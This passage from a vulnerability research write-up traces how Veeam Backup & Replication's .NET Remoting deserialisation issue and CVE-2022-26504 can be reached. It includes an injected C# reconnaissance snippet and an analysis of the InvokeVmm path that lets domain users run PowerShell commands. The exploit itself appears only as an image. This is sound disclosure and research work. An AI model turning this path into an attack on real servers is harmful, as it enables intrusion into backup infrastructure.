
The following code is a simplified sample of the code that was injected to recover the .NET Remoting information:
using System;
using System.IO;
using System.Runtime.Remoting;
using System.Runtime.Remoting.Channels;
using System.Text;

namespace ClassLibrary2
{
	internal static class Class1
	{
		private static void CHGuide2()
		{
			StringBuilder stringBuilder = new StringBuilder();
			IChannel[] registeredChannels = ChannelServices.RegisteredChannels;
			stringBuilder.AppendLine("[+] Number of Channels " + registeredChannels.Length.ToString());
			for (int i = 0; i < registeredChannels.Length; i++)
			{
				stringBuilder.AppendLine("[*] Channel-Name: " + registeredChannels[i].ChannelName);
				stringBuilder.AppendLine("[*] Priority: " + registeredChannels[i].ChannelPriority.ToString());
				stringBuilder.AppendLine("[*] Type: --> " + registeredChannels[i].GetType().ToString());
				stringBuilder.AppendLine(ObjectDumper.Dump(registeredChannels[i]));
			}
			stringBuilder.AppendLine("[+] Registered-Types:");
			stringBuilder.AppendLine("\\t[*] RegisteredActivatedClientTypes: \\n\\n" + RemotingConfiguration.GetRegisteredActivatedClientTypes().Dump());
			stringBuilder.AppendLine("\\t[*] RegisteredActivatedServiceTypes: \\n\\n" + RemotingConfiguration.GetRegisteredActivatedServiceTypes().Dump());
			stringBuilder.AppendLine("\\t[*] RegisteredWellKnownClientTypes: \\n\\n" + RemotingConfiguration.GetRegisteredWellKnownClientTypes().Dump());
			stringBuilder.AppendLine("\\t[*] RegisteredWellKnownServiceTypes: \\n\\n" + RemotingConfiguration.GetRegisteredWellKnownServiceTypes().Dump());
			File.WriteAllText(string.Concat(new string[]
			{
				"C:\\\\windows\\\\temp\\\\channel-guide\\\\",
				AppDomain.CurrentDomain.FriendlyName,
				"-",
				Guid.NewGuid().ToString(),
				".txt"
			}), stringBuilder.ToString());
		}

		private static int Main(string name)
		{
			Class1.CHGuide2();
			return 0;
		}
	}
}
The injected code enumerates ChannelServices.RegisteredChannels, dumps each channel's name, priority and type, and then dumps the registered activated client and service types and the registered well-known client and service types via RemotingConfiguration. The output is written to a text file under C:\windows\temp\channel-guide\, named after the current AppDomain and a fresh GUID. This gives the service name and channel details that static IL parsing could not reliably recover.
Step 2: exploit the deserialisation issue
Putting these pieces together, the team was able to craft a weaponised exploit for the deserialisation issue in Veeam. James Forshaw had already put together a great tool for exploitation of .NET Remoting and provided significant inspiration for the exploit, which is demonstrated below:

The post explicitly focuses on documenting the vulnerability research process as opposed to exploitation, noting that while collating the research, y4er made a post documenting the exploit.
Step 3: CVE-2022-26504, reach the exposed endpoint
CVE-2022-26504 is a vulnerability in Veeam Backup & Replication, in a component used for Microsoft System Center Virtual Machine Manager (SCVMM) integration, that allows domain users to execute malicious code remotely. This may lead to gaining control over the target system. Veeam's official summary, quoted in the post, states:
The vulnerable process Veeam.Backup.PSManager.exe (TCP 8732 by default) allows authentication using non-administrative domain credentials. A remote attacker may use the vulnerable component to execute arbitrary code.
The vulnerability was found by an anonymous researcher.
So far we know we can connect to the NetTcpBinding endpoint; now it is a question of what can go wrong, which depends on what ServiceEndpoint has been exposed:
serviceHost.AddServiceEndpoint(typeof(IPSInvokerService), netTcpBinding, uri);
We can quickly see the IPSInvokerService (stands for Powershell Invoker?) is being registered as the ServiceEndpoint:
Analysis shows the class Veeam.Backup.PSManager.CpsInvokerService implements the IPSInvokerService interface:

Step 4: pick a method on the exposed interface
Now that we know which class implemented the exposed endpoint, we can quickly see which methods the interface exposes that can be called:

After analysing most of the available methods, the team selected a good candidate, InvokeVmm:

This method accepts multiple parameters as shown above; first it will call the WrapCall function with server of type string and credentials of type CCredential, and if WrapCall is successful, then InvokeVMM gets called.
Let's analyse credentials:

When instantiating an object of this class you can provide parameters such as userName,password,etc., but as you can see the constructor will be called with some default parameters if nothing has been provided, which makes the final exploit easier by just calling this class with no parameters.
Now that we analysed CCredentials, let's continue to the WrapCall method:

It will use the server and credentials to call GetConnection:

GetConnection then calls this._cache.GetConnection:

GetOrCreateConnection creates an AppDomain, which represents an application domain, an isolated environment where applications execute. Veeam goes on to load the Veeam.Back.PSManager assembly into the AppDomain and executes GetServerVersion and GetClientVersion:

GetServerVersion then calls GetVmmServerVersion:

GetVmmServerVersion contains an important call to GetVmmServerVersion:

This function will try to execute the Get-SCVMMServer cmdlet:

Unfortunately this function limits the exploit, as mentioned in the Veeam official KB:
NOTE: The default Veeam Backup & Replication installation is not vulnerable to this issue. Only Veeam Backup & Replication installations with an SCVMM server registered are vulnerable.
This is because the Get-SCVMMServer cmdlet does not exist on Windows Server by default and you need to have Microsoft SCVMM installed, so this should be noted as mentioned in the official Veeam KB. As the cmdlet does not exist on the targeting Windows server it will cause an exception, failing the initial WrapCall, which will cause the InvokeVmm method to fail as well.
However, let's take a closer look at the InvokeVmm method:

As noted above, it will accept a number of parameters, commandName, parameterName and parameterValue, which it then passes to System.Management.Automation.Runspaces.Command to create a command object. It also adds a parameter named VMMServer, which it then passes to the Invoke method.

Invoke will then return a PSObject collection:
